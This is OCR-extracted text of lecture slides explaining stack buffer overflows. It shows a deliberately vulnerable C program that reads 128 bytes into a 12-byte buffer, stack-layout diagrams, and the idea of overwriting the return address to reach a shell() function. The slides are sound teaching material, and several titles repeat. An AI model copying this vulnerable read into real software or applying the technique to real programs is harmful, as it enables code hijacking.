
- We store the return address when
  - Making a function call!!



```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```



No ARGS (void)

No ARGS (void)

Return Addr

Saved EBP

Flag = 0x804877c

AAAA

AAAA

AAAA


ARG 2 (flag)

ARG 1 (string)


Return Address Stored in the Stack

- When returning from process_user_input


%ebp



```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```



```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



No ARGS (void)

No ARGS (void)

Return Addr

Saved EBP

Flag = 0x804877c ebp-c

AAAA ebp-10

AAAA ebp-14

AAAA ebp-18

esp+8


ARG 2 (flag) esp+4

ARG 1 (string) esp

%esp


What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer




What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer




What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer




What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer



What We Can Do with Buffer Overflow?


- We can fill the data starting from a buffer



Seems we can change the return address.
This allows us to make the program return to arbitrary address.
Let's run a weird function!!!

In bof.c

- There is a shell() function



